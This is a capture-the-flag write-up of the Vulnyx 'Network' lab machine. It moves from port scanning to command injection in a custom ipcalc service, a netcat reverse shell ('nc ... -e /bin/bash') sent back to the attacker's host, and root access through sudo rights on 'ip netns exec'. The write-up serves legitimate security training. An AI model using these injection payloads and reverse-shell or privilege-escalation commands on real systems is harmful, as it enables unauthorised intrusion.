Vulnyx Network Writeup
A detailed write-up of the Network machine on Vulnyx, showcasing command injection on a custom service running ipcalc, shell stabilization, and privilege escalation via sudo ip netns.

The Network machine on Vulnyx is a straightforward CTF challenge focusing on input validation issues in custom network utilities and Linux network namespace administration capabilities. By exploiting a command injection vulnerability in a custom service running ipcalc on port 2222, we gain initial access. For privilege escalation, we take advantage of passwordless sudo rights over the ip binary to execute commands within a new network namespace, granting us root access.
Reconnaissance — Port Scan
We begin by scanning all 65,535 TCP ports to discover the active services on the target system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.22
[sudo] password for suraxddq:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-12 11:20 +0200
Initiating ARP Ping Scan at 11:20
Scanning 192.168.0.22 [1 port]
Completed ARP Ping Scan at 11:20, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:20
Scanning 192.168.0.22 [65535 ports]
Discovered open port 80/tcp on 192.168.0.22
Discovered open port 22/tcp on 192.168.0.22
Discovered open port 8080/tcp on 192.168.0.22
Discovered open port 2222/tcp on 192.168.0.22
Completed SYN Stealth Scan at 11:20, 0.50s elapsed (65535 total ports)
Nmap scan report for 192.168.0.22
Host is up, received arp-response (0.00011s latency).
Scanned at 2026-07-12 11:20:44 CEST for 1s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 64
80/tcp   open  http         syn-ack ttl 64
2222/tcp open  EtherNetIP-1 syn-ack ttl 64
8080/tcp open  http-proxy   syn-ack ttl 64
MAC Address: 08:00:27:85:36:2F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The scan discovers the following open ports:
- Port 22 (SSH)
- Port 80 (HTTP)
- Port 2222 (Custom Service)
- Port 8080 (HTTP / Apache Default Page)
Reconnaissance — Service Versions & Scripts
Next, we perform service version detection and run default script scanning against the discovered ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV -p22,80,2222,8080 192.168.0.22
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-12 11:20 +0200
Nmap scan report for 192.168.0.22
Host is up (0.00039s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http          Apache httpd 2.4.67 ((Debian))
|_http-server-header: Apache/2.4.67 (Debian)
|_http-title: Apache2 Debian Default Page: It works
2222/tcp open  EtherNetIP-1?
| fingerprint-strings:
|   GenericLines:
|     [93m[i]
|     [97mEnter an IPv4 address to retrieve network information (e.g. 10.10.10.10):
|     [92m
|     [94m[*]
|     [97mRetrieving network information for:
|     [92m
|     [92m
|     [91m
|     INVALID ADDRESS:
|     [92m
|     [92m[+]
|     [97mNetwork information retrieved successfully.
|   NULL:
|     [93m[i]
|     [97mEnter an IPv4 address to retrieve network information (e.g. 10.10.10.10):
|_    [92m
8080/tcp open  http          Apache httpd 2.4.67 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.67 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.98%I=7%D=7/12%Time=6A535C81%P=x86_64-pc-linux-gnu%r(NU
SF:LL,5E,"\n\x1b\[93m\[i\]\x20\x1b\[97mEnter\x20an\x20IPv4\x20address\x20t
SF:o\x20retrieve\x20network\x20information\x20\(e\.g\.\x2010\.10\.10\.10\)
SF::\x1b\[92m\x20")%r(GenericLines,327,"\n\x1b\[93m\[i\]\x20\x1b\[97mEnter
SF:\x20an\x20IPv4\x20address\x20to\x20retrieve\x20network\x20information\x
SF:20\(e\.g\.\x2010\.10\.10\.10\):\x1b\[92m\x20\x1b\[94m\[\*\]\x20\x1b\[97
SF:mRetrieving\x20network\x20information\x20for:\x20\x1b\[92m\r\.\.\.\x1b\
SF:[0m\n\x1b\[92m\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\
SF:x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94
SF:\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x9
SF:4\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x
SF:94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\
SF:x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2
SF:\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe
SF:2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\x
SF:e2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\
SF:xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80
SF:\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x8
SF:0\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x
SF:80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\
SF:x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94
SF:\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x9
SF:4\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\x1b\[91m\nINVALID\x20ADDRESS:
SF:\x20\r\n\n\x1b\[92m\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2
SF:\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe
SF:2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\x
SF:e2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\
SF:xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80
SF:\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x8
SF:0\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x
SF:80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\
SF:x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\
SF:x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94
SF:\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x9
SF:4\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x
SF:94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\
SF:x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2
SF:\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe
SF:2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\x
SF:e2\x94\x80\xe2\x94\x80\xe2\x94\x80\xe2\x94\x80\x1b\[0m\n\x1b\[92m\[\+\]
SF:\x20\x1b\[97mNetwork\x20information\x20retrieved\x20successfully\.\x1b\
SF:[0m\n");
MAC Address: 08:00:27:85:36:2F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.59 seconds
The service scan reveals that port 2222 is running a custom script that asks the user to Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10).
Service Enumeration — Custom Service
We connect to port 2222 using Netcat to interact with the service. We test for command injection by appending a semicolon and the id command after a dummy IP address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(suraxddq㉿kali)-[~]
└─$ nc 192.168.0.22 2222

[i] Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10): ;id
[*] Retrieving network information for: ;id...
───────────────────────────────────────────────────────────────────────────────────────────
Usage: ipcalc [options] <ADDRESS>[[/]<NETMASK>] [NETMASK]

ipcalc takes an IP address and netmask and calculates the resulting
broadcast, network, Cisco wildcard mask, and host range. By giving a
second netmask, you can design sub- and supernetworks. It is also
intended to be a teaching tool and presents the results as
easy-to-understand binary values.

 -n --nocolor  Don't display ANSI color codes.
 -c --color    Display ANSI color codes (default).
 -b --nobinary Suppress the bitwise output.
 -c --class    Just print bit-count-mask of given address.
 -h --html     Display results as HTML (not finished in this version).
 -v --version  Print Version.
 -s --split n1 n2 n3
   Split into networks of size n1, n2, n3.
 -r --range    Deaggregate address range.
    --help     Longer help text.

Examples:

ipcalc 192.168.0.1/24
ipcalc 192.168.0.1/255.255.128.0
ipcalc 192.168.0.1 255.255.128.0 255.255.192.0
ipcalc 192.168.0.1 0.0.63.255


ipcalc <ADDRESS1> - <ADDRESS2>  deaggregate address range

ipcalc <ADDRESS>/<NETMASK> --s a b c
					split network to subnets
					where a b c fits in.

! New HTML support not yet finished.

ipcalc 0.5
uid=1000(net) gid=1000(net) grupos=1000(net)
───────────────────────────────────────────────────────────────────────────────────────────
[+] Network information retrieved successfully.
The system executes the id command and returns the output: uid=1000(net) gid=1000(net) grupos=1000(net). This confirms command injection is possible because the input is directly appended to a shell command running ipcalc.
Exploitation — Reverse Shell & Initial Access
Since we have command injection, we can execute a reverse shell command. We start a Netcat listener on port 1234 on our local machine, and then trigger the reverse shell via the custom service on port 2222:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(suraxddq㉿kali)-[~]
└─$ nc 192.168.0.22 2222

[i] Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10): ;nc 192.168.0.11 1234 -e /bin/bash
[*] Retrieving network information for: ;nc 192.168.0.11 1234 -e /bin/bash...
───────────────────────────────────────────────────────────────────────────────────────────
Usage: ipcalc [options] <ADDRESS>[[/]<NETMASK>] [NETMASK]

ipcalc takes an IP address and netmask and calculates the resulting
broadcast, network, Cisco wildcard mask, and host range. By giving a
second netmask, you can design sub- and supernetworks. It is also
intended to be a teaching tool and presents the results as
easy-to-understand binary values.

 -n --nocolor  Don't display ANSI color codes.
 -c --color    Display ANSI color codes (default).
 -b --nobinary Suppress the bitwise output.
 -c --class    Just print bit-count-mask of given address.
 -h --html     Display results as HTML (not finished in this version).
 -v --version  Print Version.
 -s --split n1 n2 n3
 Split into networks of size n1, n2, n3.
 -r --range    Deaggregate address range.
    --help     Longer help text.

Examples:

ipcalc 192.168.0.1/24
ipcalc 192.168.0.1/255.255.128.0
ipcalc 192.168.0.1 255.255.128.0 255.255.192.0
ipcalc 192.168.0.1 0.0.63.255

ipcalc <ADDRESS1> - <ADDRESS2>  deaggregate address range

ipcalc <ADDRESS>/<NETMASK> --s a b c
    				split network to subnets
    				where a b c fits in.

! New HTML support not yet finished.

ipcalc 0.5
Post-exploitation — Shell Stabilization
Once our listener catches the connection, we stabilize the shell to obtain job control and autocomplete capabilities.
1
2
3
4
5
6
7
8
┌──(suraxddq㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 1234
                               reset xterm
net@network:~$ export TERM=xterm
net@network:~$ export SHELL=bash
net@network:~$ id
uid=1000(net) gid=1000(net) grupos=1000(net)
Privilege Escalation — Sudo Privileges
We check the sudo privileges for the net user:
1
2
3
4
5
6
7
net@network:~$ sudo -l
Matching Defaults entries for net on network:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User net may run the following commands on network:
    (root) NOPASSWD: /usr/bin/ip
The output shows we can run /usr/bin/ip as root with no password.
Privilege Escalation — Linux Network Namespace
According to GTFOBins, we can abuse the /usr/bin/ip binary to spawn a root shell by creating a new network namespace and executing a shell inside it.
We run:
1
2
3
4
5
6
7
8
9
net@network:~$ sudo ip netns add foo
net@network:~$ sudo ip netns exec foo /bin/sh

# bash
root@network:/home/net# ls
user.txt
root@network:/home/net# cat user.txt /root/root.txt
ed57ab104e04339
6881d504c6a19cd
The network namespace bypass executes successfully, allowing us to drop into a root shell and read both user.txt and root.txt flags.